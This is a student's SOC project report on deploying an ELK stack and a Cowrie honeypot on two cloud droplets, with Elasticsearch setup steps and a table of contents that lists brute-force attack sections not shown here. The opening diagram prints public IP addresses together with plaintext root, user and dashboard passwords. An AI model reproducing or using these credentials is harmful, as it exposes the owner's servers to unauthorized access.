
PROJECT FINALE: SHADOW SENTRY

SOC ANALYST

CFC011023 (GROUP 2)

STUDENT: TAN KE HAN KEITH (S9)
TRAINERS: RYAN & JAMES



INTERNET

UFW:
Allow 22, 80, 5601
(Implicit Deny)

UFW:
Allow 777, 22, 23,
2222, 2223
(Implicit Deny)

admin access for
backend configuration

Port 22
[SSH]

KIBANA (Dashboard)
Username: kibanaadmin
Password: 3xG7!qZ#1LvW9yRp&4Tf

Port
5601

Reverse Proxy

Port 80
[Nginx]

Indexed Logs sent
for Visualization

ELASTICSEARCH

Port 9200
*(only allow incoming
from 167.99.66.65:5044)*

Port 777
[SSH]

SSH ATTACK

TELNET ATTACK

Port 22

Port 23

iptables
'REDIRECT'

iptables
'REDIRECT'

admin access for backend configuration

Port 2222
(Cowrie SSH)

Port 2223
(Cowrie Telnet)

COWRIE
BACKEND

COWRIE HONEYPOT
Username: admin
Password: Passw0rd456

Raw JSON Logs sent
for centralized logging
and preprocessing

Processed Logs sent
to Elasticsearch for
Storage & Indexing

Port 5044
*(only allow outgoing
to 152.42.226.19:9200)*

LOGSTASH

"ELK"
DROPLET

152.42.226.19

Username: root

Password: Q7fk2h!08sw123

"COWRIE"
DROPLET

167.99.66.65

Username: moorie

Password: D8v@29#NcY!b5X%uJr3*Hq4Kz&6Lm9$Tp7Wf

by Keith Tan

Table of Contents

1. INTRODUCTION 3

2. DEPLOYMENT OF ELK STACK ON CLOUD 4

2.1 Droplet 1 – 'ELK': Elasticsearch + Kibana 4
2.1.1 Implementation of Elasticsearch 4
2.1.1.1 Installation of Elasticsearch 4
2.1.1.2 Configuration of Elasticsearch 6
2.1.1.3 Firewall Rules for Elasticsearch 8
2.1.1.4 Final Checks on Elasticsearch 8
2.1.2 Implementation of Kibana 9
2.1.2.1 Installation of Kibana 9
2.1.2.2 Configuration of Kibana – Installing Nginx & Firewall Rules 10
2.1.2.3 Configuration of Kibana – Nginx as Reverse Proxy Server 11
2.2 Droplet 2 – 'Cowrie': Logstash + Cowrie Honeypot 13
2.2.1 Initial Configuration of 'cowrie' Droplet 13
2.2.1.1 Modification to sshd_config File 13
2.2.1.2 Modification to Firewall Rules 14
2.2.1.3 Creation of Non-Root User Account 14
2.2.2 Installation of Telnet Service 15
2.2.2 Implementation of Logstash 16
2.2.2.1 Installation of Logstash 16
2.2.2.2 Configuration of Logstash 17
2.2.3 Implementation of Cowrie Honeypot 19
2.2.3.1 Installation of Cowrie Honeypot 20
2.2.3.2 Setting Up Virtual Environment for Cowrie 20
2.2.3.3 Adjusting Cowrie – Configuration File 'cowrie.cfg' 21
2.2.3.4 Adjusting Cowrie – 'cowrie/honeyfs/etc' 22
2.2.3.4 Adjusting Cowrie – 'cowrie/bin' 24
2.2.3.5 Adjusting Cowrie – 'cowrie/etc/userdb.txt' 25
2.2.3.6 Firewall Rules for Cowrie Honeypot 25
2.2.3.6 Final Checks on Cowrie Honeypot 26
2.3 Kibana Logs & Dashboard 27
2.3.1 Kibana Index Template 27
2.3.2 Kibana Dev Tools 28
2.3.3 Kibana Index Patterns 29
2.3.4 Kibana Dashboard 29

3. ATTACKING COWRIE HONEYPOT 35

3.1 Bash Script Breakdown 35
3.1.1 Introduction 35
3.1.2 Define Target, Username & Password List 35
3.1.3 Define Attack 36
3.1.3.1 Attack 1: Hydra SSH Bruteforce & SSHPass Login 37
3.1.3.2 Attack 2: For-Loop SSH Bruteforce & SSHPass Login 38
3.1.3.3 Attack 3: Telnet Bruteforce & 'expect' Login 40
3.1.4 Perform Attack on Target 42
3.2 Bash Script Results 42
3.2.1 Results - Attack 1: Hydra SSH Bruteforce & SSHPass Login 43
3.2.1.1 Script Output for Attack 1 43
3.2.1.2 Kibana Output for Attack 1 46
3.2.2 Results - Attack 2: For-Loop SSH Bruteforce & SSHPass Login 47
3.2.2.1 Script Output for Attack 2 47

3.2.2.2 Kibana Output for Attack 2 49
3.2.3 Results - Attack 3: Telnet Bruteforce & 'expect' Login....49
3.2.3.1 Script Output for Attack 3 49
3.2.3.2 Kibana Output for Attack 3 52

4. RECOMMENDATIONS & TAKEAWAYS 54

4.1 IMPROVEMENTS TO STUDY....54
4.2 TAKEAWAYS & REFLECTION 55

REFERENCES.... 56

1.Introduction

In an increasingly complex cyber environment, the need for robust security measures has never been more critical. This Security Operations Center (SOC) project leverages Elasticsearch, Logstash and Kibana (ELK) stack and honeypot technologies to detect and analyze malicious activities within a network. By deploying the ELK stack on DigitalOcean and integrating a chosen honeypot solution (Cowrie), the project seeks to establish a basic security monitoring and alerting system.

In addition, through the development and execution of penetration testing scripts, various attack scenarios were simulated to test the security monitoring system. This endeavour both a technical challenge as well as a learning journey, as I amassed fresh insights into the security configuration, integration and management of the Cowrie honeypot system with the ELK stack.

2. Deployment of ELK Stack on Cloud


The ELK Stack is a combination of three open-source tools (Elasticsearch, Logstash and Kibana) that help to search, analyze and visualize logs in real time. Digital Ocean (a cloud infrastructure provider) droplets (virtual private servers) were used to install, store and configure the ELK Stack.

- Elasticsearch: A search and analytics engine that allows for efficient search, storage and analysis of large volumes of data. Elasticsearch was installed onto the same droplet as Kibana (but on a separate droplet from Logstash), to deliver log data for visualization.
- Logstash: A data processing tool (server-side) that ingests and transforms data, before sending data to Elasticsearch. Logstash was installed onto the same droplet as Cowrie honeypot, to ingest Cowrie logs.
- Kibana: A visualization tool that provides friendly UI to visualize the data stored in Elasticsearch. Kibana was installed onto the same droplet as Elasticsearch (but on a separate droplet from Logstash), to receive and collate log data for visualization.

A total of two Digital Ocean droplets were created. Both droplets were installed with the respective tools and subsequently configured to enhance security.

2.1 Droplet 1 – 'ELK': Elasticsearch + Kibana

The first droplet was nicknamed 'ELK', where both Elasticsearch and Kibana services were installed and configured:



ELK

in first-project / 4 GB Memory / 2 Intel vCPUs / 120 GB Disk / SGP1 - Ubuntu 22.04 (LTS) x64


ON

ipv4: 152.42.226.19 ipv6: Enable now Private IP: 10.104.0.2 Reserved IP: Enable now Console:

2.1.1 Implementation of Elasticsearch


2.1.1.1 Installation of Elasticsearch

Using a local Kali Linux virtual machine, the Digital Ocean 'ELK' droplet was accessed via SSH and further configured:




```
┌──(kali㉿kali)-[~/finalproj]
└─$ ssh root@152.42.226.19
root@152.42.226.19's password:
Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-107-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Jun 12 13:40:14 UTC 2024

  System load:  0.0                Users logged in:       0
  Usage of /:   5.2% of 116.12GB   IPv4 address for eth0: 152.42.226.19
  Memory usage: 93%                IPv4 address for eth0: 10.15.0.5
  Swap usage:   0%                 IPv4 address for eth1: 10.104.0.2
  Processes:    113

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

     https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

17 updates can be applied immediately.
13 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

*** System restart required ***
Last login: Tue Jun 11 13:29:30 2024 from 58.182.138.83
root@ELK:~# ls
snap
```

Firstly, the ELK droplet was updated using **apt update** to ensure it has the latest information from repositories:




```
root@ELK:~# apt update
Hit:1 http://mirrors.digitalocean.com/ubuntu jammy InRelease
Hit:2 http://mirrors.digitalocean.com/ubuntu jammy-updates InRelease
Hit:3 https://repos-droplet.digitalocean.com/apt/droplet-agent main InRelease
Hit:4 http://mirrors.digitalocean.com/ubuntu jammy-backports InRelease
Hit:5 http://security.ubuntu.com/ubuntu jammy-security InRelease
Reading package lists... Done
```

Next, **curl -fsSL https://artifacts.elastic.co/GPG-KEY-elasticsearch| sudo gpg -dearmor -0 /usr/share/keyrings/elastic-gpg** downloads the GPG key for Elasticsearch and saves it in a dearmored (meaning, to convert the GPG key from its ASCII-armored text into a binary) format to /usr/share/keyrings/elastic-gpg. This GPG key ensures the integrity and authenticity of the Elasticsearch packages. Thereafter, **echo "deb [signed-by=/usr/share/keyrings/elastic.gpg] https://artifacts.elastic.co/packages/7.×/apt stable main" I sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list** adds the Elasticsearch APT repository to the system's sources list. This will allow it to install and update Elasticsearch packages from this Elasticsearch APT repository.




```
    7  curl -fsSL https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o /usr/share/keyrings
/elastic.gpg
    8  echo "deb [signed-by=/usr/share/keyrings/elastic.gpg] https://artifacts.elastic.co/packages/7.x/apt stabl
e main" | sudo tee -a /etc/apt/sources.list.d/elastic-7.x.list
```



```
root@ELK:~# nano /etc/elasticsearch/elasticsearch.yml
root@ELK:~# sudo systemctl start elasticsearch
root@ELK:~# sudo systemctl enable elasticsearch
Synchronizing state of elasticsearch.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable elasticsearch
Created symlink /etc/systemd/system/multi-user.target.wants/elasticsearch.service → /lib/systemd/system/elasticsearch.service.
root@ELK:~# systemctl elasticsearch status
Unknown command verb elasticsearch.
root@ELK:~# systemctl status elasticsearch
● elasticsearch.service - Elasticsearch
     Loaded: loaded (/lib/systemd/system/elasticsearch.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2024-05-18 07:45:20 UTC; 7min ago
       Docs: https://www.elastic.co
   Main PID: 9564 (java)
      Tasks: 62 (limit: 4661)
     Memory: 2.3G
        CPU: 55.793s
     CGroup: /system.slice/elasticsearch.service
             ├─9564 /usr/share/elasticsearch/jdk/bin/java -Xshare:auto -Des.networkaddress.cache.ttl=60 -Des.networkaddress.cach
             └─9745 /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x86_64/bin/controller
```

Finally, **apt install elasticsearch** installs the tool:




```
10  apt install elasticsearch
```

2.1.1.2 Configuration of Elasticsearch


After installation, Elasticsearch is configured to manage and enhance security, to only allow specific ports and services.

Firstly, **nano /etc/elasticsearch/elasticsearch.yml** opens the elasticsearch configuration file, and following configurations were adjusted:

a) Verify that Paths is configured – this is where Elasticsearch specify the directories for storing data and log files:




```
root@ELK:~# nano /etc/elasticsearch/elasticsearch.yml
```



```
# ---------------------------------- Paths -----------------------------------
#
# Path to directory where to store the data (separate multiple locations by comma):
#
path.data: /var/lib/elasticsearch
#
# Path to log files:
#
path.logs: /var/log/elasticsearch
```

- **path.data: /var/lib/elasticsearch**: defines the directory where Elasticsearch stores its indexed data.
- **path.logs: /var/log/elasticsearch**: defines the directory where Elasticsearch writes its log files.


b) Define how the Elasticsearch node communicates over the network:



```
# ---------------------------------- Network -----------------------------------
#
# By default Elasticsearch is only accessible on localhost. Set a different
# address here to expose this node on the network:
#
network.host: 0.0.0.0
#
# By default Elasticsearch listens for HTTP traffic on the first free port it
# finds starting at 9200. Set a specific HTTP port here:
#
http.port: 9200
#
# For more information, consult the network module documentation.
#
```


- **network.host: 0.0.0.0**: Allow Elasticsearch to listen on all available network interfaces, making it accessible from any IP address.
- **http.port: 9200**: Allow Elasticsearch to listen for HTTP traffic on port 9200 (the default port for Elasticsearch's REST API).

Using **systemctl start elasticsearch** and **systemctl enable elasticsearch**, the Elasticsearch service is started and enabled (meaning that elasticsearch will start automatically every time the system is booted to ensure that the tool is always running):



```
root@ELK:~# nano /etc/elasticsearch/elasticsearch.yml
root@ELK:~# sudo systemctl start elasticsearch
root@ELK:~# sudo systemctl enable elasticsearch
Synchronizing state of elasticsearch.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable elasticsearch
Created symlink /etc/systemd/system/multi-user.target.wants/elasticsearch.service → /lib/systemd/system/elasticsearch.service.
```

Finally, Elasticsearch service is verified to be running using the command **systemctl status elasticsearch**:



```
root@ELK:~# systemctl status elasticsearch
● elasticsearch.service - Elasticsearch
     Loaded: loaded (/lib/systemd/system/elasticsearch.service; enabled; vendor preset: enabled)
     Active: active (running) since Sat 2024-05-18 07:45:20 UTC; 7min ago
       Docs: https://www.elastic.co
   Main PID: 9564 (java)
      Tasks: 62 (limit: 4661)
     Memory: 2.3G
        CPU: 55.793s
     CGroup: /system.slice/elasticsearch.service
             ├─9564 /usr/share/elasticsearch/jdk/bin/java -Xshare:auto -Des.networkaddress.cache.ttl=60 -Des.networkaddress.cach
             └─9745 /usr/share/elasticsearch/modules/x-pack-ml/platform/linux-x86_64/bin/controller
```

Note to Self:

- *sudo service start [service]: Uses the older legacy SysVinit/Upstart system to manage services.*
- *sudo systemctl start [service]: Uses the newer systemd system to manage services. Systemd is now the default system and service manager in most modern Linux distributions and provides more advanced features and better performance.*


- *Systemctl is part of the newer, more feature-rich systemd, while Service is part of the older SysVinit or Upstart systems.*

2.1.1.3 Firewall Rules for Elasticsearch


UFW (uncomplicated firewall) is a tool on Linux that simplifies the process of firewall configurations, serving as an easier alternative to iptables.

- **ufw allow from <my public IP> to OpenSSH**: Allow incoming connections from my own public IP address, via default SSH Port 22, for administrative/configuration purposes. This enhances security by only allowing myself to have SSH-access to the ELK droplet.
